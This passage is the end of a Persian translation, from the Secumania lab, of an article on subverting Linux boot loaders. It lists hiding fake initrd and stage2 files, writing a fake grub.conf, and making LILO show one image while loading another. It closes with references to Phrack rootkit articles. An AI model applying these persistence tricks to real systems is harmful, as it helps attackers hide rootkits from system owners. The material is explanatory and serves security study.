E- hide initrd.img.fake and stage2.fake

از این بین، گزینه آخر اختیاری است.

پ). ایجاد یک grub.conf تقلبی

ت). و ...

۶. پایان

LILO یک boot loader دیگر است که در محیط لینوکس استفاده می شود، اما بر خلاف GRUB، حساس به فایل سیستم نیست. لذا LILO فایل های سیستمی درون ساخت ندارد و برای بوت کردن سیستم به /boot/bootsect.b و /boot/map.b تکیه دارد. لذا، اگر وقت یا شرایط لازم را ندارید می توانید یک lilo.conf تقبلی بنویسید که a.img را نشان داده ولی b.img را بارگذاری کند. همچنین میتوانید کاری کنید که LILO فایل /boot/map.b.fake را بارگذاری کند. جزئیات اینکار را به خودتان محول می کنیم!

تذکر: تکنیک های تشخیص نفوذ به GRUB در این مقاله ذکر نشدند، در صورت نیاز آماده به ارائه این تکنیک ها نیز هستم.

منابع

- **Design and Implementation of the Second Extended Filesystem:** http://e2fsprogs.sourceforge.net/ext2intro.html
- **Ways to hide files in ext2/3 filesystem (Chinese):** http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&Number=545342&page=0&view=collapsed&sb=5&o=all&vc=1
- **Static Kernel Patching:** http://www.phrack.org/show.php?p=60&a=8
- **Infecting Loadable Kernel Modules:** http://www.phrack.org/show.php?p=61&a=10
- **Ways to find 2.6 kernel rootkits** (Chinese): http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&Number=540646&page=0&view=collapsed&sb=5&o=all&vc=1

ترجمه: سعید بیکی (cephexin@secumania.net)

Secumania Security & Vulnerability Research Lab
www.secumania.net